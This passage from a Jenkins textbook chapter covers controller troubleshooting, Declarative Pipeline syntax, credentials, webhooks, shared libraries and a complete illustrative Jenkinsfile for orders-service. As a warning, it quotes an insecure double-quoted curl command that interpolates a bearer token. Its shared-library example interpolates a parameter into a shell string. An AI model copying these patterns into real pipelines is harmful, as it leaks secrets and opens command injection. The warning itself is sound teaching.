Scenario. The Jenkins web interface returns errors, builds fail with "No space left on device".

Symptoms. `df -h` on the controller shows the partition holding `JENKINS_HOME` at 100 percent.

Diagnosis. The directory that holds most of the space is identified from the top downwards.

Find the largest directories (typical output, not run on the build machine) TERMINAL

```
$ df -h /var/lib/jenkins
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        50G   50G     0 100% /
$ du -sh /var/lib/jenkins/* | sort -h | tail -3
2.1G    /var/lib/jenkins/plugins
9.4G    /var/lib/jenkins/workspace
36G     /var/lib/jenkins/jobs
$ du -sh /var/lib/jenkins/jobs/*/builds | sort -h | tail -2
4.8G    /var/lib/jenkins/jobs/orders-service/builds
27G     /var/lib/jenkins/jobs/legacy-release/builds
```

Root cause. No build discarder was configured, so every build record and every archived artifact is kept forever; in addition, builds were allowed to run on the built-in node, which fills `workspace`.

Fix. Delete or archive the largest build histories, then configure the log rotation described below; move builds off the controller.

Prevention. `options { buildDiscarder(logRotator(numToKeepStr: '20')) }` in every Jenkinsfile (the option appears on the jenkins.io pipeline syntax page), publish large artifacts to an artifact repository or registry rather than archiving them in Jenkins, zero executors on the built-in node, and a disk-usage alert on the controller volume.

Problem 4: builds queue for hours at peak time

Scenario. At the start of the working day the queue grows to dozens of builds and each waits for hours, although average utilization over the day is low.

Symptoms. All executors busy between roughly the same hours; the queue empties by the afternoon.

Diagnosis. The queue page lists the waiting builds with the requested labels. Counting executors per label against the number of concurrent builds for that label shows the shortfall. A few long stages that hold an executor while waiting (a stage with `input`, a `sleep`, a deployment waiting on a rollout) are a common contributor.

Root cause. Capacity matches the daily average, not the peak, and executors are held by stages that do not use CPU.

Fix. Add agents, or move to Kubernetes or Docker clouds that create agents on demand. Move waiting for approvals out of agent allocation (a stage-level `input` runs before the stage's agent is allocated, as described in the next chapter).

Prevention. Measure queue time as a metric; set `disableConcurrentBuilds(abortPrevious: true)` for branch pipelines so that superseded builds of the same branch do not consume executors; use `timeout` options so that stuck builds release their executors.

3.5.5 Questions to expect

1. **What is the difference between a controller, a node, an agent and an executor?** The controller is the Jenkins service that stores configuration, schedules and serves the UI. A node is a machine that can run work; an agent is the process on it that runs tasks for the controller; an executor is a slot (thread) on a node, so the executor count is the number of concurrent tasks.
2. **Why should builds not run on the built-in node?** Build steps would run inside the controller's process context and could read `JENKINS_HOME`, including credentials and keys; heavy builds also degrade the controller. The recommended setting is zero executors on the built-in node.
3. **Inbound agent or SSH agent?** The direction of connection differs. Inbound agents connect out to the controller (WebSocket or an enabled TCP port), which suits agents behind a firewall. SSH agents are started by the controller over SSH, which suits stable hosts reachable from the controller.
4. **What is an ephemeral agent and why use it?** An agent created for one build (a container or a Kubernetes pod) and discarded afterwards. Every build starts from the same image, which removes drift and leftover state, and capacity scales with demand.
5. **What lives in `JENKINS_HOME` and what must be backed up?** Configuration, job definitions, build records, credentials and their keys, plugins. Workspaces and caches can be recreated. The `master.key` is stored separately and securely.
6. **What is the difference between LTS and weekly releases?** Weekly releases carry new changes continuously; LTS is a baseline selected every 12 weeks and receives only backported fixes in three point releases. Production controllers normally follow LTS.
7. **What is a Multibranch Pipeline?** A project that scans a repository and creates a Pipeline job for each branch (and pull request, with a branch source plugin) that has a Jenkinsfile, so that the pipeline definition travels with the code.
8. **How is Jenkins configuration made reproducible?** With the Configuration as Code plugin (YAML applied at startup), a container image built with a fixed plugin list, Jenkinsfiles in source control and shared libraries; secrets are injected from the environment or a secret store.

KEY POINTS

Jenkins is a self-operated automation server: one controller holds configuration, queue, credentials and history, and agents run the work.

- Builds are matched to agents by label; executors are concurrent slots, and a build that cannot find a free matching executor waits in the queue.
- Zero executors on the built-in node, ephemeral agents and a short list of reviewed plugins limit the damage of a compromised or misbehaving build.
- Everything stateful sits in `JENKINS_HOME`; back it up, store `master.key` separately and discard old builds.
- Production controllers follow LTS releases and must run a supported Java (21 or 25 per the October 2026 documentation).
- Plugin updates are the most frequent cause of controller-wide breakage; test them on a staging controller first.

3.6 The Jenkinsfile: Declarative Pipeline in Practice

A job configured through forms in the web interface cannot be reviewed in a pull request, cannot be reproduced on a second controller and cannot be versioned together with the code it builds. Pipeline as code solves this: the build definition is a text file named `Jenkinsfile` stored in the repository root. A change to the build then travels through the same review, branching and history as a change to the application. The jenkins.io documentation on getting started with Pipeline states that defining the Pipeline in a `Jenkinsfile` loaded from source control is generally considered best practice.

This chapter defines the syntax of the Declarative Pipeline, explains where the code of a Jenkinsfile runs, develops a complete Jenkinsfile for `orders-service` (checkout, build, JUnit reports, SonarQube analysis, container image, deployment to staging, manual approval, deployment to production) and then covers the integration topics: webhooks, multibranch projects, credentials, shared libraries, configuration as code and upgrades. All Jenkinsfile listings are `illustrative configuration (not run)`: Jenkins was not available on the build machine. Their structure (balanced braces, directive nesting) was reviewed manually, and the syntax of each directive was compared with the jenkins.io pipeline syntax reference (consulted October 2026).

3.6.1 Concept and mechanism

Declarative and scripted pipeline

Jenkins accepts two syntaxes in a Jenkinsfile. Both are domain-specific languages built on Groovy. The jenkins.io getting-started page presents the Declarative syntax first and places the Scripted form under an "Advanced" toggle, without stating a recommendation between the two; the preference for Declarative given below is a practical judgement, not a documented rule.

Aspect	Declarative	Scripted
Top-level form	`pipeline { ... }` with fixed sections (`agent`, `stages`, `post`)	`node('label') { ... }` blocks containing ordinary Groovy
Structure	Enforced and validated before the build starts; a syntax error fails fast	Free-form; errors appear when the faulty line executes
Flow control	Directives (`when`, `parallel`, `post`); Groovy only inside `script { }`	Full Groovy: `if`, `for`, `try/catch`, functions
Readability for a new team member	High; the shape is the same in every repository	Depends on the author
Typical use	Application build and deployment pipelines	Complex dynamic logic, usually inside shared libraries

Declarative and scripted pipeline compared.

The same two-stage build in Scripted form shows the difference in shape.

Jenkinsfile (scripted form, illustrative configuration, not run) GROOVY

```groovy
node('maven-jdk21') {
    stage('Build and test') {
        checkout scm
        try {
            sh './mvnw -B verify'
        } finally {
            junit '**/target/*-reports/TEST-*.xml'
        }
    }
    stage('Image') {
        if (env.BRANCH_NAME == 'main') {
            sh 'docker build -t orders-service:${BUILD_NUMBER} .'
        }
    }
}
```

Structure of a Declarative Pipeline




Figure 3.28. Nesting of a Declarative Pipeline: directives at pipeline level configure the run, each stage may add its own agent, when and input directives, and the steps inside a stage do the work; post blocks exist at both levels.

The directives used in this chapter, with the syntax as shown on the jenkins.io pipeline syntax page, are summarized below.


Directive	Purpose and syntax	Note
`agent`	`agent none`, `agent any`, `agent { label 'maven-jdk21' }`, `agent { docker 'maven:3.9.3-eclipse-temurin-17' }`	`agent none` at top level means each stage must declare its own agent.
`options`	`timeout(time: 1, unit: 'HOURS')`, `buildDiscarder(logRotator(numToKeepStr: '20'))`, `disableConcurrentBuilds(abortPrevious: true)`, `retry(3)`, `timestamps()`	Pipeline-level or stage-level.
`environment`	`CC = 'clang'`, `KEY = credentials('id')`	For username and password credentials, `KEY_USR` and `KEY_PSW` are also defined.
`parameters`	`string`, `text`, `booleanParam`, `choice`, `password`; read as `params.NAME`	Pipeline-level only; the first run after adding a parameter has no UI form.
`triggers`	`cron('H */4 * * 1-5')`, `pollSCM(...)`, `upstream(...)`	`H` spreads load by hashing the job name.
`tools`	Declares tool installations configured under **Manage Jenkins > Tools**	A wrapper such as `./mvnw` avoids the dependency.
`when`	`branch 'main'`, `environment name: 'X', value: 'y'`, `expression { ... }`, `allOf`, `anyOf`, `beforeAgent true`	Evaluation order is explained below.
`input`	`message`, `ok`, `submitter`, `parameters`	Pauses the pipeline for a human decision.
`parallel`	Nested `stage` blocks run concurrently; `failFast true` aborts the siblings on first failure	A stage uses either `steps`, `stages` or `parallel`.
`post`	Conditions `always`, `success`, `failure`, `unstable`, `changed`, `cleanup`	`cleanup` runs last, after the other conditions.

Declarative directives used in the orders-service pipeline.

The page on running pipelines adds two operational features worth knowing: a completed Declarative run can be restarted from any top-level stage (inputs stay the same and a new build number is created), and `preserveStashes()` in `options` keeps stash contents for one to fifty completed runs (default one) so that such restarts can still unstash.

Where the code runs

A Jenkinsfile contains two kinds of code that run in different places, and confusing them is the root of several classic errors.



Groovy statements in a Jenkinsfile execute on the controller; only steps reach the agent.

Figure 3.29. The Groovy of the Jenkinsfile is interpreted on the controller; only steps such as sh, bat and junit cause work on an agent, which is why tools must be installed on the agent and why heavy computation in plain Groovy burdens the controller.

The Pipeline Groovy is executed by the CPS (continuation-passing style) interpreter on the controller. Because of this transformation the controller can save the state of a running pipeline to a file called `program.dat` in the build directory and resume it after a restart (jenkins.io, CPS method mismatches page). A consequence is that every variable alive at the time a step is called has to be serializable, which leads to the first problem in the problems section. Methods annotated `@NonCPS` run with native Groovy semantics instead; they are faster and suit pure computation, but they must not call Pipeline steps such as `sh` or `node`. The same page lists further cautions: CPS closures passed to library methods that are not CPS-aware can give wrong results, and steps cannot be called from constructors.

Groovy needed to read a Jenkinsfile


Five Groovy constructs cover nearly every Jenkinsfile.

- **Strings.** `'single'` quotes are literal; `"double"` quotes interpolate `${expr}`; `'''triple single'''` spans lines and is literal. The difference matters for secrets (below).
- **Collections.** Lists `['a', 'b']` and maps `[key: 'value']`. A named-argument call such as `timeout(time: 10, unit: 'MINUTES')` passes a map.
- **Closures.** A block in braces passed to a step, such as the body of `timeout { ... }` or `withCredentials(...) { ... }`.
- `def` **and typed variables.** `def x = 1` or `String x = 'a'`.
- **Elvis and safe navigation.** `cfg.profile ?: 'ci'` and `obj?.field`.

In a Declarative Pipeline, arbitrary Groovy statements are only allowed inside a `script { }` block, which should stay short.

When, input and agent: order of evaluation

Per the jenkins.io pipeline syntax page, the steps of the `options` directive are processed first, then an `input` directive pauses the stage before the stage's agent is allocated, then the agent is entered, and by default the `when` condition is evaluated after the agent is entered and after the options, but not before the `input`. Three flags change this: `beforeOptions true`, `beforeInput true` and `beforeAgent true` make the `when` condition be evaluated before the respective element, with `beforeOptions` taking precedence over `beforeInput`, which takes precedence over `beforeAgent`.



Precedence when several flags are set: beforeOptions, then beforeInput, then beforeAgent.

Figure 3.30. Default order of stage elements and the three flags that move the when condition earlier; without beforeInput, a stage guarded by branch 'main' would still pause for approval on other branches.

Two practical rules follow. A deployment stage guarded by `when { branch 'main' }` and running on a scarce agent needs `beforeAgent true`, otherwise an executor is allocated on every branch only to skip the stage. An approval stage needs `beforeInput true`, otherwise every feature branch waits for a human. The second rule is easy to miss because the pipeline syntax reference states the default in one sentence only.

Credentials and string interpolation

Credentials are stored on the controller and are referenced by ID (see the previous chapter). Two ways bind them to a build, both described on the jenkins.io "Using a Jenkinsfile" page.

- The `credentials()` helper inside `environment` supports secret text, username with password and secret file. For a username-password credential named `SERVICE_CREDS`, the variables `SERVICE_CREDS_USR` and `SERVICE_CREDS_PSW` are defined. The placement of the `environment` block decides the scope: whole pipeline or one stage.
- The `withCredentials([...]) { ... }` step binds other types (SSH key, certificate, file) and is available only inside its block. The Snippet Generator in the classic UI produces the correct syntax.

Jenkins replaces the value of a bound credential with `****` in the console output. The documentation states that this only reduces accidental exposure, and it gives a firm rule: "Groovy string interpolation should never be used with credentials". A double-quoted `sh "curl -H 'Authorization: Bearer ${API_TOKEN}' ..."` makes Groovy substitute the secret into the command string on the controller, so it can appear in the process arguments on the agent and shell metacharacters inside it are executed. The safe form is single-quoted, so that the shell reads the variable from its environment: `sh 'curl -H "Authorization: Bearer ${API_TOKEN}" https://example.com'`. The same applies to user-supplied parameters, which can inject commands. The Jenkinsfile below follows this rule.

3.6.2 Worked example: the complete Jenkinsfile for orders-service

The pipeline has the following shape: a CI stage on a `maven-jdk21` agent (build and test, then SonarQube analysis and dependency check in parallel, then the quality gate, then the container image for the `main` branch), followed by deployment to staging, a human approval and deployment to production.




Figure 3.31. Stage graph of the orders-service Jenkinsfile; the approval stage holds no agent, and stages after the image build run only on the main branch.

Jenkinsfile (illustrative configuration, not run) GROOVY

```groovy
pipeline {
    agent none
    options {
        timeout(time: 45, unit: 'MINUTES')
        buildDiscarder(logRotator(numToKeepStr: '20'))
        disableConcurrentBuilds(abortPrevious: true)
        timestamps()
    }
    environment {
        REGISTRY = 'ghcr.io/example'
        IMAGE    = 'orders-service'
    }
    stages {
        stage('CI') {
            agent { label 'maven-jdk21' }
            stages {
                stage('Build and test') {
                    steps {
                        sh './mvnw -B verify'
                    }
                    post {
                        always {
                            junit testResults: '**/target/*-reports/TEST-*.xml'
                        }
                    }
                }
                stage('Analysis') {
                    parallel {
                        stage('SonarQube') {
                            steps {
                                withSonarQubeEnv('sonar-server') {
                                    sh './mvnw -B sonar:sonar'
                                }
                            }
                        }
                        stage('Dependency check') {
                            steps {
                                sh './mvnw -B org.owasp:dependency-check-maven:check'
                            }
                        }
                    }
                }
                stage('Quality gate') {
                    steps {
                        timeout(time: 10, unit: 'MINUTES') {
                            waitForQualityGate abortPipeline: true
                        }
                    }
                }
```

sreeram

Jenkinsfile (illustrative configuration, not run) (continued) GROOVY

```
                stage('Image') {
                    when {
                        branch 'main'
                        beforeAgent true
                    }
                    steps {
                        script {
                            env.IMAGE_TAG = sh(script: 'git rev-parse --short=7 HEAD',
                                               returnStdout: true).trim()
                        }
                        withCredentials([usernamePassword(credentialsId: 'ghcr-push',
                                usernameVariable: 'REG_USER', passwordVariable: 'REG_PASS')]) {
                            sh '''
                                echo "$REG_PASS" | docker login ghcr.io \
                                    -u "$REG_USER" --password-stdin
                                docker build -t "$REGISTRY/$IMAGE:$IMAGE_TAG" .
                                docker push "$REGISTRY/$IMAGE:$IMAGE_TAG"
                            '''
                        }
                    }
                }
            }
        }
        stage('Deploy staging') {
            when {
                branch 'main'
                beforeAgent true
            }
            agent { label 'deploy' }
            steps {
                withCredentials([file(credentialsId: 'kubeconfig-staging',
                                      variable: 'KUBECONFIG')]) {
                    sh 'kubectl set image deploy/orders-service app="$REGISTRY/$IMAGE:$IMAGE_TAG"'
                    sh 'kubectl rollout status deploy/orders-service --timeout=180s'
                }
            }
        }
        stage('Approve production') {
            when {
                branch 'main'
                beforeInput true
            }
            options { timeout(time: 24, unit: 'HOURS') }
            input {
                message 'Deploy this build to production?'
                ok 'Deploy'
                submitter 'release-managers'
            }
            steps {
                echo 'Approved'
            }
        }
        stage('Deploy production') {
            when {
                branch 'main'
                beforeAgent true
            }
            agent { label 'deploy' }
            steps {
                withCredentials([file(credentialsId: 'kubeconfig-prod',
                                      variable: 'KUBECONFIG')]) {
                    sh 'kubectl set image deploy/orders-service app="$REGISTRY/$IMAGE:$IMAGE_TAG"'
                    sh 'kubectl rollout status deploy/orders-service --timeout=180s'
                }
            }
        }
    }
    post {
        failure { echo 'Build failed: notify the team channel here' }
    }
}
```

sreeram

What to notice

- `agent none` at the top and an `agent` per stage. The approval stage has no agent, so the executor is released while a human decides. The jenkins.io getting-started page states that a top-level `agent` allocates an executor and workspace for the entire pipeline, which would hold an executor for up to 24 hours here.
- Nested `stages` under `stage('CI')` share one agent and one workspace, so the compiled classes and the `target` directory are available to every nested stage without stash and unstash.
- `junit` in a `post { always }` block publishes test results even when a test fails; with the unit and integration test reports under `target/*-reports`, the glob matches the JUnit XML files only (`TEST-*.xml`) and not the Failsafe summary file.
- `waitForQualityGate abortPipeline: true` pauses until the SonarQube result arrives by webhook. Per the SonarQube documentation (consulted October 2026), the webhook from SonarQube to `<jenkins>/sonarqube-webhook/` is mandatory, the step does not poll or occupy a node, it survives a Jenkins restart, and it should be wrapped in `timeout`. In this file the step sits in a stage whose agent is already allocated, so the executor is held for the wait (at most 10 minutes). A pipeline that must release the executor places the gate in a separate stage with `agent none`.
- `env.IMAGE_TAG` is assigned inside a `script` block and read by later stages: assignments to `env` persist for the rest of the build, across agents. The tag is the short commit hash, so every image is traceable to a commit and tags are never reused.
- Credentials: `withCredentials` with single-quoted shell text. `docker login --password-stdin` keeps the token out of the process list. The kubeconfig is bound as a file and exposed through the `KUBECONFIG` variable, which `kubectl` reads.
- `disableConcurrentBuilds(abortPrevious: true)` aborts a running build of the same branch when a newer commit starts one, which saves executors in a multibranch setup.
- `beforeAgent true` on the deployment stages and `beforeInput true` on the approval stage follow the evaluation rules above.

The pipeline deploys with `kubectl set image` to a Deployment named `orders-service` whose container is named `app`; the Kubernetes objects are defined in the part of this guide on running in production, and `kubectl rollout status` makes the stage fail if the new pods do not become ready within 180 seconds.

The same pipeline written as a GitHub Actions workflow is shown in the comparison chapter that follows this one.

3.6.3 Triggers, integration and operation

Webhooks and polling

A build can start by schedule, by polling the repository, or by a push notification. Polling (`pollSCM('H/5 * * * *')`) makes the controller query the repository at intervals; it adds load and delays builds by up to one interval. A webhook makes the repository host send an HTTP request when something changes. With the GitHub plugin, the endpoint is `$JENKINS_URL/github-webhook/`; one URL serves all repositories, and the job must have the trigger "GitHub hook trigger for GITScm polling" enabled. Because the endpoint is publicly reachable in the usual case, Jenkins confirms with GitHub that a push actually occurred before acting (plugin documentation, consulted October 2026). Behind a firewall, an override hook URL through a reverse proxy can be configured. Multibranch and organization folder projects based on the GitHub Branch Source plugin receive events from the same mechanism and re-scan on demand; without webhooks, the multibranch documentation recommends periodic indexing (the example uses 30 minutes).




Figure 3.32. Sequence from git push to a status on the pull request: the webhook only announces that something changed; the build, the SonarQube result and the final commit status are separate interactions.

The first step of this sequence can be reproduced without Jenkins. A bare repository acts as the remote, and a `post-receive` hook plays the role of the webhook receiver. The hook below only prints; a real receiver would enqueue a build. This run was executed on the build machine with git 2.43.

remote.git/hooks/post-receive (simulated webhook receiver) BASH

```bash
#!/bin/bash
# Simulated CI trigger: runs after every push, like a webhook receiver.
while read old new ref; do
  branch=${ref#refs/heads/}
  echo "[ci] push received: branch=$branch commit=${new:0:7}"
  echo "[ci] build queued for $branch"
done
```

Push to the bare repository (real output) TERMINAL

```
$ git push origin main
remote: [ci] push received: branch=main commit=8215dc3
remote: [ci] build queued for main
To /tmp/dvw_v4/hook/remote.git
 * [new branch]      main -> main
```

The output shows the essential property of the mechanism: the remote side learns the branch name and commit hash at push time, and it can start work immediately. A hosted webhook replaces the hook script with an HTTPS POST to Jenkins.

For GitHub integration, the Jenkins side needs credentials to read repositories and to report statuses. The GitHub Branch Source plugin documentation links to a guide for authentication as a GitHub App, which gives fine-grained permissions and a higher rate limit than a personal access token (from memory, verify before use). The page on the plugin did not describe the procedure in the text that could be read, so that guide is the source to follow.

Shared libraries

When ten services carry near-identical Jenkinsfiles, a fix has to be repeated ten times. A shared library moves common code into a separate Git repository that Jenkinsfiles load by name and version.




Figure 3.33. Shared library layout and use: global steps in vars, classes in src, files in resources; each Jenkinsfile pins a version of the library with @Library.

Per the jenkins.io shared libraries page, `vars/` holds scripts exposed as global variables (the file name becomes the step name), `src/` holds Groovy classes on the classpath and `resources/` holds non-Groovy files read through `libraryResource`. The annotation forms are `@Library('name') _`, `@Library('name@1.0') _` and a list form; the underscore is used when only global variables are needed. A library is configured globally under **Manage Jenkins > System** (global libraries can be marked trusted, which requires the Overall/RunScripts permission) or per folder (folder libraries are always untrusted and run in the Groovy sandbox). Pinning a tag, as in the example, makes a change to the library an explicit, reviewable upgrade of each consumer.

vars/mvnVerify.groovy (shared library step, illustrative configuration, not run) GROOVY

```groovy
// vars/mvnVerify.groovy in the shared library repository
def call(Map cfg = [:]) {
    String profile = cfg.profile ?: 'ci'
    sh "./mvnw -B -P${profile} verify"
    junit '**/target/*-reports/TEST-*.xml'
}
```

Jenkinsfile using the library (illustrative configuration, not run) GROOVY

```groovy
@Library('ci-lib@1.4.0') _

pipeline {
    agent { label 'maven-jdk21' }
    stages {
        stage('Build and test') {
            steps {
                mvnVerify(profile: 'ci')
            }
        }
    }
}
```

